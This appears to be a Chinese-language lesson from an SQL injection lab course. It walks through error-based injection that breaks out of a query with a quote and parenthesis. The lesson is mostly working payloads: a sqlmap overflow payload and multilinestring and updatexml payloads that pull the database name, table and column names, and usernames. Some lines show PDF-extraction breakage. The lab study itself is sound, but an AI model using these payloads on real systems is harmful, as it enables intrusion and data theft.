第十三课

知识点是') 单引号+括号绕过的错显注入,没任何技术含量

目录:

Sqlmap 梭哈

手工分析


Sqlmap 梭哈

burp 还原 sqlmap 语句 其实就是一个大整形查询溢出(这个手工做过好多次了前面课程有) aaaaa') AND (SELECT 2*(IF((SELECT * FROM (SELECT CONCAT(0x7178767871,(SELECT (ELT(9129=9129,1))),0x717a767171,0x78))s), 8446744073709551610)))—cuKn

手工注入:

直接尝试 multilinestring 函数


aaaaa') and multilinestring((select * from(select * from(select user())a)b));#



Updatexml 函数手工讲解


查询数据库名字:

aaaaa') and (updatexml(1,concat(0x7e,(select database()),0x7e),1));#



查询表名:

aaaaa')
(updatexml(1,(SELECT+GROUP_CONCAT(table_name+SEPARATOR+0x3c62723e)+FRO
M+INFORMATION_SCHEMA.TABLES+WHERE+TABLE_SCHEMA=0x7365637572697479)
,1));#



查询字段

#

aaaaa')
(updatexml(1,(SELECT+GROUP_CONCAT(column_name+SEPARATOR+0x3c62723e)+FR
OM+INFORMATION_SCHEMA.COLUMNS+WHERE+TABLE_NAME=0x7573657273),1));

| Notified | Lab. | Lab

出数据:

aaaaa') and (updatexml(1,concat(0x7e,(SELECT username FROM users WHERE id=8)),1));#

